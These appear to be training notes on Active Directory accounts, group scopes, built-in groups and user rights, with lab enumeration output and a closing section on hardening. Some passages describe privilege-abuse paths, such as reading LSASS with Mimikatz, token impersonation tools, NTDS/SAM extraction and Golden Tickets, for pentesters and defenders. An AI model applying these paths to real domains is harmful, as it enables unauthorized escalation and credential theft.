
User accounts can be provisioned many rights in AD. They can be configured as basically read-only users who have read access to most of the environment up to Enterprise Admin and countless combinations in between. Because users can have so many rights assigned to them, they can also be misconfigured relatively easily and granted unintended rights that an attacker or a pentester can leverage. User accounts present an immense attack surface and are usually a key focus for gaining a foothold during a pentest. Users are often the weakest link in any organization. It is difficult to manage human behavior and account for every user choosing weak or shared passwords, installing unauthorized software, or admins making careless mistakes or being overly permissive with account management. To combat this, an organization needs to have policies and procedures to combat issues that can arise around user accounts and must have defense in depth to mitigate the inherent risk that users bring to the domain.
Local Accounts
… are stored locally on a particular server or workstation. These accounts can be assigned rights on that host either individually or via group membership. Any rights assigned can only be granted to that specific host and will not work across the domain. Local user accounts are considered security principals but can only manage access to and secure resources on a standalone host. There are several default local user accounts that are created on a Windows system:
- Administrator:
- this account has the SID
S-1-5-domain-500and is the first account created with a new Windows installation; it has full control over almost every resource on the system; it cannot be deleted or locked, but it can be disabled or renamed. Windows 10 and Server 2016 hosts disable the built-in administrator account by default and create another local account in the local administrator’s group during setup
- this account has the SID
- Guest
- this account is disabled by default; the purpose of this account is to allow users without an account on the computer to log in temporarily with limited access rights; by default, it has a blank password and is generally recommended to be left disabled because of the security risk of allowing anonymous access to a host
- SYSTEM
- the SYSTEM (or NT AUTHORITY\SYSTEM) account on a Windows host is the default account installed and used by the OS to perform many of its internal functions; unlike the root account on Linux, SYSTEM is a service account and does not run entirely in the same context as a regular user; many of the processes and services running on a host are run under the SYSTEM context; one thing to note with this account is that a profile for it does not exist, but it will have permissions over almost everything on the host; it does not appear in User Manager and cannot be added to any groups; a SYSTEM account is the highest permission level one can achieve on a Windows host and, by default, is granted Full Control permissions to all files on a Windows system
- Network Service
- this is a predefined local account used by the Service Control Manager (SCM) for running Windows services; when a service runs in the context of this particular account, it will present credentials to remote services
- Local Service
- this is another predefined local account used by the SCM for running Windows servics; it is configured with minimal privileges on the computer and presents anonymous credentials to the network
Domain Users
… differ from local accounts in that they are granted rights from the domain to access resources such as file servers, printers, intranet hosts, and other objects based on the permissions granted to their user account or the group that account is a member of. Domain user accounts can log in to any host in the domain, unlike local users. One account to keep in mind is the KRBTGT account, however. This is a type of local account built into the AD infrastructure. This account acts as a service account for the Key Distribution service providing authentication and access for domain resources. This account is a common target of many attackers since gaining control or access will enable an attacker to have unconstrained access to the domain. It can be leveraged for PrivEsc and persistence in a domain through attacks such as the Golden Ticket attack.
User Naming Attributes
Security in AD can be improved using a set of user naming attributes to help identify user objects like logon name or ID. The following are a few important Naming Attributes in AD:
| UserPrincipalName | this is the primary logon name for the user; by convention, the UPN uses the email address of the user |
| ObjectGUID | this is a unique identifier of the user; in AD, the ObjectGUID attribute name never changes and remains unique even if the user is removed |
| SAMAccountName | this is a logon name that supports the previous version of Windows clients and servers |
| objectSID | the user’s SID; this attribute identifies a user and its group memberships during security interactions with the server |
| sIDHistory | this contains previous SIDs for the user object if moved from another domain and is typically seen in migration scenarios from domain to domain; after a migration occurs, the last SID will be added to the sIDHistory property, and the new SID will become its objectSID |
Common User Attributes
PS C:\htb Get-ADUser -Identity htb-student
DistinguishedName : CN=htb student,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
Enabled : True
GivenName : htb
Name : htb student
ObjectClass : user
ObjectGUID : aa799587-c641-4c23-a2f7-75850b4dd7e3
SamAccountName : htb-student
SID : S-1-5-21-3842939050-3880317879-2865463114-1111
Surname : student
UserPrincipalName : htb-student@INLANEFREIGHT.LOCAL
Domain-joined vs. Non-domain-joined Machine
Domain joined
Hosts joined to a domain have greater ease of information sharing within the enterprise and a central management point to gather resources, policies and updates from. A host joined to a domain will acquire any configurations or changes necessary through the domain’s Group Policy. The benefit here is that a user in the domain can log in and access resources from any host joined to the domain, not just the one they work on. This is the typical setup you will see in enterprise environments.
Non-domain joined
Non-domain joined computers or computers in a workgroup are not managed by domain policy. With that in mind, sharing resources outside your local network is much more comlicated than it would be on a domain. This is fine for computers meant for home use or small business clusters on the same LAN. The advantage of this setup is that the individual users are in charge of any changes they wish to make to their host. Any user accounts on a workgroup computer only exist on that host, and profiles are not migrated to other hosts within the workgroup.
It is important to note that a machine account in an AD environment will have most of the same rights as a standard domain user account. This is important because you do not always need to obtain a set of valid creds for an individual user’s account to begin enumerating and attacking a domain. You may obtain SYSTEM level access to a domain-joined Windows host through a successful RCE exploit or by escalating privileges on a host. This access is often overlooked as only useful for pillaging sensitive data on a particular host. In reality, access in the context of the SYSTEM account will allow you read access to much of the data within the domain and is a great launching point for gathering as much information as possible before proceeding with applicable AD-related attacks.
Groups
After users, groups are another significant object in AD. They can place similar users together and mass assign rights and access. Groups are another key target for attackers and pentesters, as the rights that they confer on their members may not be readily apparent but may grant excessive privileges that can be abused if not set up properly. There are many built-in groups in AD, and most organizations also create their own groups to define rights and privileges, further managing access within the domain. The number of groups in an AD environment can snowball an become unwieldy, potentially leading to unintended access if left unchecked. It is essential to understand the impact of using different group types and for any organization to periodically audit which groups exist within their domain, the privileges that these groups grant their members, and check for excessive group membership beyond what is required for a user to perform their day-to-day work.
One question that comes up often is the difference between Groups and OUs. OUs are useful for grouping users, and computers to ease management and deploying Group Policy settings to a specific object in the domain. Groups are primarily used to assign permissions to access resources. OUs can also be used to delegate administrative tasks to a user, such as resetting passwords or unlocking user accounts without giving them additional admin rights that they may inherit through group membership.
Types of Groups
In simpler terms, groups are used to place users, computers, and contact objects into management units that provide ease of administration over permissions and facilitate the assignment of resources such as printers and file share access.
Groups in AD have two fundamental characteristics: type and scope. The group type defines the group’s purpose, while the group scope shows how the group can be used within the domain or forest. When creating a new group, you must select a group type. There are two main types: security and distribution groups.

The Security Groups type is primarily for ease of assigning permissions and rights to a collection of users instead of one at a time. They simlify management and reduce overhead when assigning permissions and rights for a given resource. All users added to a security group will inherit any permissions assigned to the group, making it easier to move users in and out of groups while leaving the group’s permissions unchanged.
The Distribution Groups type is used by email applications such as Microsoft Exchange to distribute messages to group members. They function much like mailing lists and allow for auto-adding emails in the “To” field when creating an email in Microsoft Outlook. This type of group cannot be used to assign permissions to resources in a domain environment.
Group Scopes
There are three different group scopes that can be assigned when creating a new group:
Domain Local Group
… can only be used to manage permissions to domain resources in the domain where it was created. Local groups cannot be used in other domains but can contain users from other domains. Local groups can be nested into other local groups but not within global groups.
Global Group
… can be used to grant access to resources in another domain. A global group can only contain accounts from the domain where it was created. Global groups can be added to both other global groups and local groups.
Universal Group
The universal group scope can be used to manage resources distributed across multiple domains and can be given permissions to any object within the same forest. They are available to all domains within an organization and can contain users from any domain. Unlike domain local and global groups, universal groups are stored in the Global Catalog (GC), and adding or removing objects from a universal group triggers forest-wide replication. It is recommended that administrators maintain other groups is less likely to change than individual user membership in global groups. Replication is only triggered at the individual domain level when a user is removed from a global group. If individual users and computers are maintained within universal groups, it will trigger forest-wide replication each time a change is made. This can create a lot of network overhead and potential for issues. Below is an example of the groups in AD and their scope settings. Please pay attention to some of the critical groups and their scope.
AD Group Scope Examples
PS C:\htb> Get-ADGroup -Filter * |select samaccountname,groupscope
samaccountname groupscope
-------------- ----------
Administrators DomainLocal
Users DomainLocal
Guests DomainLocal
Print Operators DomainLocal
Backup Operators DomainLocal
Replicator DomainLocal
Remote Desktop Users DomainLocal
Network Configuration Operators DomainLocal
Distributed COM Users DomainLocal
IIS_IUSRS DomainLocal
Cryptographic Operators DomainLocal
Event Log Readers DomainLocal
Certificate Service DCOM Access DomainLocal
RDS Remote Access Servers DomainLocal
RDS Endpoint Servers DomainLocal
RDS Management Servers DomainLocal
Hyper-V Administrators DomainLocal
Access Control Assistance Operators DomainLocal
Remote Management Users DomainLocal
Storage Replica Administrators DomainLocal
Domain Computers Global
Domain Controllers Global
Schema Admins Universal
Enterprise Admins Universal
Cert Publishers DomainLocal
Domain Admins Global
Domain Users Global
Domain Guests Global
<SNIP>
Group scopes can be changed, but there are a few caveats:
- a Global Group can only be converted to a Universal Group if it is not part of another Global Group
- a Domain Local Group can only be converted to a Universal Group if the Domain Local Group does not contain any other Domain Local Group as members
- a Universal Group can be converted to a Domain Local Group without any restrictions
- a Universal Group can only be converted to a Global Group if it does not contain any other Universal Group as members
Built-in vs. Custom Groups
Several built-in security groups are created with a Domain Local Group scope when a domain is created. These groups are used for specific administrative purposes. It is important to note that only user accounts can be added to these built-in groups included Domain Admins, which is a global security group and can only contain accounts from its own domain. If an organization wants to allow an account from domain B to perform administrative functions on a DC in domain A, the account would have to be added to the built-in Administrators group, which is a Domain Local Group. Though AD comes prepopulated with many groups, it is common for most organizations to create additional groups for their own purposes. Changes/additions to an AD environment can also trigger the creation of additional groups. For example, when Microsoft Exchange is added to a domain, it adds various different security groups to the domain, some of which are highly privileged and, if not managed properly, can be used to gain privileged access within the domain.
Nested Group Membership
Nested group membership is an important concept in AD. A Domain Local Group can be a member of another Domain Local Group in the same domain. Through this membership, a user may inherit privileges not assigned directly to their account or even the group they are directly a member of, but rather the group that their group is a member of. This can sometimes lead to unintended privileges granted to a user that are difficult to uncover without an in-depth assessment of the domain. Tools such as BloodHound are particularly useful in uncovering privileges that a user may inherit through one or more nestings of groups. This is a key tool for pentesters for uncovering nuanced misconfigurations and is also extremely powerful for sysadmins and the like to gain deep insights into the security posture of their domain(s).
Below is an example of privileges through nested group memberships. Though DCorner is not a direct member of Helpdesk Level 1, their membership in Help Desk grants them the same privileges that any member of Helpdesk Level 1 has. In this case, the privilege would allow them to add a member to the Tier 1 Admins group (GenericWrite). If this group confers any elevated privileges in the domain, it would likely be a key target for a pentester. Here, you could add your user to the group and obtain privileges that members of the Tier 1 Admins group are granted, such as local administrator access to one or more hosts that could be used to further access.

Important Group Attributes
Like users, groups have many attributes. Some of the most important group attributes include:
- cn (Common Name)
- is the name of the group in AD DS
- member
- which user, group, and contact objects are members of the group
- groupType
- an integer that specifies the group type and scope
- memberOf
- a listing of any groups that contain the group as a member
- objectSid
- this is the security identifier or SID of the group, which is the unique value used to identify the group as a security principal
Groups are fundamental objects in AD that can be used to group other objects together and facilitate the management of rights and access.
Rights and Privileges
… are the cornerstones of AD management and, if mismanaged, can easily lead to abuse by attackers or pentesters. Access rights and privileges are two important topics in AD, and you must understand the difference. Rights are typically assigned to users or groups and deal with permissions to acces an object as a file, while privileges grant a user permission to perform an action such as run a program, shut down a system, reset passwords, etc. Privileges can be assigned individually to users or conferred upon them via built-in or custom group membership. Windows computers have a concept called User Rights Assignment, which, while referred to as rights, are actually types of privileges granted to a user.
Built-in AD Groups
AD contains many default or built-in security groups, some of which grant their members powerful rights and privileges which can be abused to escalate privileges within a domain and ultimately gain Domain Admin or SYSTEM privileges on a DC. Membership in many of these groups should be tightly managed as excessive group membership/privileges is a common flaw in many AD networks that attackers look to abuse. Some of the most common built-in groups are listed below:
| Group Name | Description |
|---|---|
| Account Operators | members can create and modify most types of accounts, including those of users, local groups, and global groups, and members can log in locally to DCs; they cannot manage the Administrator account, administrative user accounts, or members of the Administators, Server Operators, Account Operators, Backup Operators, or Print Operators group |
| Administrators | members have full and unrestricted access to a computer or an entire domain if they are in this group on a DC |
| Backup Operators | membery can back up and restore files on a computer, regardless of the permissions set on the files; backup operators can also log on to and shut down the computer; members can log onto DCs locally and should be considered Domain Admins; they can make shadow copies of the SAM/NTDS database, which, if taken, can be used to extract creds and other juicy info |
| DnsAdmins | members have access to network DNS information; the group will only be created if the DNS server role is or was at one time installed on a DC in the domain |
| Domain Admins | members have full access to administer the domain and are members of the local administrator’s group on all domain-joined machines |
| Domain Computers | any computers created in the domain are added to this group |
| DCs | contains all DCs within a domain; new DCs are added to this group automatically |
| Domain Guests | this group includes the domain’s built-in Guest account; members of this group have a domain profile created when signing onto a domain-joined computer as a local guest |
| Domain Users | this group contains all user accounts in a domain; a new user account is created in the domain is automatically added to this group |
| Enterprise Admins | membership in this group provides complete configuration access within the domain; the group only exists in the root domain of an AD forest; members in this group are granted the ability to make forest-wide changes such as adding a child domain or creating a trust; the administrator account for the forest root domain is the only member of this group by default |
| Event Log Readers | members can read event logs on local computers; the group is only created when a host is promoted to a DC |
| Group Policy Creater Owners | members create, edit, or delete Group Policy Objects in the domain |
| Hyper-V Administrators | members have complete and unrestricted access to all the features in Hyper-V; if there are virtual DCs in the domain, any virtualization admins, such as members of Hyper-V Administrators, should be considered Domain Admins |
| IIS_IUSRS | this is a built-in group used by Internet Information Services (IIS), beginning with IIS 7.0 |
| Pre-Windows 2000 Compatible Access | this group exists for backward compatibility for computers running Windows NT 4.0 and earlier; membership in this group is often a leftover legacy configuration; it can lead to flaws where anyone on the network can read information from AD without requiring a valid AD username and password |
| Print Operators | members can manage, create, share, and delete printers that are connected to DCs in the domain along with any printer objects in AD; members are allowed to log on to DCs locally and may be used to load a malicious printer driver and escalate privileges within the domain |
| Protected Users | members of this group are provided additional protections against credential theft and tactics such as Kerberos abuse |
| Read-only DCs | contains all read-only DCs in the domain |
| Remote Desktop Users | this group is used to grant users and groups permission to connect to a host via RDP; this group cannot be renamed, deleted, or moved |
| Remote Management Users | this group can be used to grant users remote access to computers via WinRM |
| Schema Admins | members can modify the AD schema, which is the way all objects with AD are defined; this group only exists in the root domain of an AD forest; the administrator account for the forest root domain is the only member of this group by default |
| Server Operators | this group only exists on DCs; members can modify services, access SMB shares, and backup files on DCs; by default, this group has no members |
Server Operators Group Details
PS C:\htb> Get-ADGroup -Identity "Server Operators" -Properties *
adminCount : 1
CanonicalName : INLANEFREIGHT.LOCAL/Builtin/Server Operators
CN : Server Operators
Created : 10/27/2021 8:14:34 AM
createTimeStamp : 10/27/2021 8:14:34 AM
Deleted :
Description : Members can administer domain servers
DisplayName :
DistinguishedName : CN=Server Operators,CN=Builtin,DC=INLANEFREIGHT,DC=LOCAL
dSCorePropagationData : {10/28/2021 1:47:52 PM, 10/28/2021 1:44:12 PM, 10/28/2021 1:44:11 PM, 10/27/2021
8:50:25 AM...}
GroupCategory : Security
GroupScope : DomainLocal
groupType : -2147483643
HomePage :
instanceType : 4
isCriticalSystemObject : True
isDeleted :
LastKnownParent :
ManagedBy :
MemberOf : {}
Members : {}
Modified : 10/28/2021 1:47:52 PM
modifyTimeStamp : 10/28/2021 1:47:52 PM
Name : Server Operators
nTSecurityDescriptor : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory : CN=Group,CN=Schema,CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL
ObjectClass : group
ObjectGUID : 0887487b-7b07-4d85-82aa-40d25526ec17
objectSid : S-1-5-32-549
ProtectedFromAccidentalDeletion : False
SamAccountName : Server Operators
sAMAccountType : 536870912
sDRightsEffective : 0
SID : S-1-5-32-549
SIDHistory : {}
systemFlags : -1946157056
uSNChanged : 228556
uSNCreated : 12360
whenChanged : 10/28/2021 1:47:52 PM
whenCreated : 10/27/2021 8:14:34 AM
As you can see above, the default state of the Server Operators group is to have no members and is a domain local group by default. In contrast, the Domain Admins group seen below has several members and service accounts assigned to it. Domain Admins are also Global groups instead of domain local.
Domain Admins Group Membership
PS C:\htb> Get-ADGroup -Identity "Domain Admins" -Properties * | select DistinguishedName,GroupCategory,GroupScope,Name,Members
DistinguishedName : CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
GroupCategory : Security
GroupScope : Global
Name : Domain Admins
Members : {CN=htb-student_adm,CN=Users,DC=INLANEFREIGHT,DC=LOCAL, CN=sharepoint
admin,CN=Users,DC=INLANEFREIGHT,DC=LOCAL, CN=FREIGHTLOGISTICSUSER,OU=Service
Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL, CN=PROXYAGENT,OU=Service
Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL...}
User Rights Assignment
Depending on their current group membership, and other factors such as privileges that administrators can assign via Group Policy (GPO), users can have various rights assigned to their account. Read more about it here. A fex examples include:
| Privilege | Description |
|---|---|
| SeRemoteInteractiveLogonRight | this privilege could give your target user the right to log onto a host via RDP, which could potentially be used to obtain sensitive data or escalate privileges |
| SeBackupPrivilege | this grants a user the ability to create system backups and could be used to obtain copies of sensitive system files that can be used to retrieve passwords such as the SAM and SYSTEM Registry hives and the NTDS.dit AD database file |
| SeDebugPrivilege | this allows a user to debug and adjust the memory of a process; with this privilege, attackers could utilize a tool such as Mimikatz to read the memory space of the Local System Authority (LSASS) process and obtain any creds stored in memory |
| SeImpersonatePrivilege | this privilege allows you to impersonate a token of a privileded account such as NT AUTHORITY\SYSTEM; this could be leveraged with a tool such as JuicyPotato, RogueWinRM, PrintSpoofer, etc., to escalate privileges on a target system |
| SeLoadDriverPrivilege | a user with this privilege can load and unload device drivers that could potentially be used to escalate privileges or compromise a system |
| SeTakeOwnershipPrivilege | this allows a process to take ownership of an object; at its most basic level, you could use this privilege to gain access to a file share on a share that was otherwise not accessible to you |
There are many techniques available to abuse user rights detailed here and here.
Viewing a User’s Privilege
After logging into a host, typing the command whoami /priv will give you a listing of all user rights assigend to the current user. Some rights are only available to administrative users and can only be listed/leveraged when running an elevated CMD or PowerShell session. These concepts of elevated rights and User Account Control (UAC) are security features introduced with Windows Vista that default to restricting applications from running with full permissions unless absolutely necessary. If you compare and contrast the rights available to you as an admin in a non-elevated console vs. an elevated console, you will see that they differ drastically. First, look at the rights available to a standard AD user.
Standard Domain User’s Rights
PS C:\htb> whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
============================= ============================== ========
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
You can see that the rights are very limited, and none of the “dangerous” rights outlined above are present. Next, take a look at a privileged user.
Domain Admin Rights Non-Elevated
You can see the following in a non-elevated console which does not appear to be anything more than available to the standard domain user. This is because, by default, Windows systems do not enable all rights to you unless you run the CMD or PowerShell console in an elevated context. This is to prevent every application from running with the highest possible privileges. This is controlled by UAC.
PS C:\htb> whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
============================= ==================================== ========
SeShutdownPrivilege Shut down the system Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeUndockPrivilege Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege Change the time zone Disabled
Domain Admin Rights Elevated
If you enter the same command from an elevated PowerShell console, you can see the complete listing of rights available to you:
PS C:\htb> whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
========================================= ================================================================== ========
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeMachineAccountPrivilege Add workstations to domain Disabled
SeSecurityPrivilege Manage auditing and security log Disabled
SeTakeOwnershipPrivilege Take ownership of files or other objects Disabled
SeLoadDriverPrivilege Load and unload device drivers Disabled
SeSystemProfilePrivilege Profile system performance Disabled
SeSystemtimePrivilege Change the system time Disabled
SeProfileSingleProcessPrivilege Profile single process Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority Disabled
SeCreatePagefilePrivilege Create a pagefile Disabled
SeBackupPrivilege Back up files and directories Disabled
SeRestorePrivilege Restore files and directories Disabled
SeShutdownPrivilege Shut down the system Disabled
SeDebugPrivilege Debug programs Enabled
SeSystemEnvironmentPrivilege Modify firmware environment values Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system Disabled
SeUndockPrivilege Remove computer from docking station Disabled
SeEnableDelegationPrivilege Enable computer and user accounts to be trusted for delegation Disabled
SeManageVolumePrivilege Perform volume maintenance tasks Disabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege Change the time zone Disabled
SeCreateSymbolicLinkPrivilege Create symbolic links Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled
User rights increase based on the groups they are placed in or their assigned privileges. Below is an example of the rights granted to a Backup Operators group member. Users in this group have other rights currently restricted by UAC. Still, you can see from this command that they have the SeShutdownPrivilege, which means they can shut down a DC. This privilege on its own could not be used to gain access to sensitive data but could cause a massive service interruption should they log onto a DC locally.
Backup Operator Rights
PS C:\htb> whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
============================= ============================== ========
SeShutdownPrivilege Shut down the system Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
As attackers and defenders, you need to understand the rights that are granted to users via membership from built-in security groups in AD. It’s not uncommon to find seemingly low privileged users added to one or more of these groups, which can be used to further access or compromise the domain. Access to these groups should be strictly controlled. It is typically best practice to leave most of these groups empty and only add an account to a group if a one-off action needs to be performed or a repetitive task needs to be set up. Any accounts added to one of the groups discussed in this section or granted extra privileges should be strictly controlled and monitored, assigned a very strong password or passphrase, and should be separate from an account used by a sysadmin to perform their day-to-day duties.
Security
General AD Hardening Measures
Microsoft Local Administrator Password Solution (LAPS)
Accounts can be set up to have their password rotated on a fixed internal. This free tool can be beneficial in reducing the impact of an individual compromised host in an AD environment. Organizations should not rely on tools like this alone. Still, when combined with other hardening measures and security best practices, it can be a very effective tool for local administrator account password management.
Audit Policy Settings (Logging and Monitoring)
Every organization needs to have logging and monitoring setup to detect and react to unexpected changes or activities that may indicate an attack. Effective logging and monitoring can be used to detect an attacker or unauthorized employee adding a user or computer, modifying an obbject in AD, changing an account password, accessing a system in an unauthorized or non-standard manner, performing an attack such as password spraying, or more advanced attacks such as modern Kerberos attacks.
Group Policy Security Settings
Group Policy Objects are virtual collections of policy settings that can be applied to specific users, groups, and computers at the OU level. These can be used to apply a wide variety of security policies to help harden AD. The following is a non-exhaustive list of the types of security policies that can be applied:
- Account Policies
- manage how user accounts can interact with the domain; these include the password policy, account lockout policy, and Kerberos-related settings such as the lifetime of Kerberos tickets
- Local Privileges
- these apply to a specific computer and include the security event audit policy, user rights assignments, and specific security settings such as the ability to install drivers, whether the administrator and guest accounts are enabled, renaming the guest and administrator accounts, preventing users from installing printers or using removable media, and a variety of network access and network security controls
- Software Restriction Policies
- settings to control what software can be run on a host
- Application Control Policies
- settigs to control which applications can be run by certain users/groups; this may include blocking certain users from running all executables, Windows Installer files, scripts, etc.; Administrators use AppLocker to restrict access to certain types of applications and files; it is not uncommon to see organizations block access to CMD and PowerShell for users that do not require them for their day-to-day job; these policies are imperfect and can often be bypassed but necessary for a defense-in-depth strategy
- Advanced Audit Policy Configuration
- a variety of settings that can be adjusted to audit activities such as file access or modification, account logon/logoff, policy changes, privilege usage, and more
Advanced Audit Policy

Update Management (SCCM/WSUS)
Proper patch management is critical for any organization, especially those running Windows/AD systems. The Windows Server Update Service (WSUS) can be installed as a role on a Windows Server and can be used to minimize the manual task of patching Windows systems. System Center Configuration Manager (SCCM) is a paid solution that relies on the WSUS Windows server role being installed and offers more features than WSUS on its own. A patch management solution can help ensure timely deployment of patches and maximize coverage, making sure that no hosts miss critical security patches. If an organization relies on a manual method for applying patches, it could take a very long time depending on the siuze of the environment and also could result in systems being missed and left vulnerable.
Group Managed Service Accounts (gMSA)
a gMSA is an account managed by the domain that offers a higher level of security than other types of service accounts for use with non-interactive applications, services, processes, and tasks that are run automatically but require credentials to run. They provide automatic password management with a 120 char password generated by the domain controller. The password is changed at a regular interval and does not need to be known by and user. It allows for creds to be used across mutliple hosts.
Security Groups
… offer an easy way to assign access to network resources. They can be used to assign specific rights to the group to determine what members of the group can do within the AD environment. AD automatically creates some default security groups during installation. Some examples are Account Operators, Administrators, Backup Operators, Domain Admins, and Domain Users. These groups can also be used to assign permission to access resources. Security groups help ensure you can assign granular permissions to users en masse instead of individually managing each user.
Built-in AD Security Groups

Account Separation
Administrators must have two separate accounts. One for their day-to-day work and a second for any administrative tasks they must perform. This can help ensure that if a user’s host is compromised, the attacker would be limited to that host and would not obtain credentials for a highly privileged user with considerable access within the domain. It is also essential for the individual to use different passwords for each account to mitigate the risk of password reuse attacks if their non-admin account is compromised.
Password Complexity Policies + Passphrases + 2FA
Ideally, an organization should be using passphrases or large randomly generated passwords using an enterprise password manager. The standard 7-8 character passwords can be cracked offline very quickly with a GPU password cracking rig. Shorter, less complex passwords may also be guessed through a password spraying attack, giving an attacker a foothold in the domain. Password complexity rules alone in AD are not enough to ensure strong passwords. An organization should also consider implementing a password filter to disallow passwords containing the months or seasons of the year, the company name, and common words. The minimum password length for standard users should be at least 12 chars and ideally longer for administrators/service accounts. Another important security measure is the implementation of multi-factor authentication for remote desktop access to any host. This can help to limit lateral movement attempts that may rely on GUI access to a host.
Limiting Domain Admin Accout Usage
All-powerful Domain Admin accounts should only be used to log in to DCs, not personal workstations, jump hosts, web servers, etc. This can significantly reduce the impact of an attack and cut down potential attack paths should a host be compromised. This would ensure that Domain Admin account passwords are not left in memory on hosts throughout the environment.
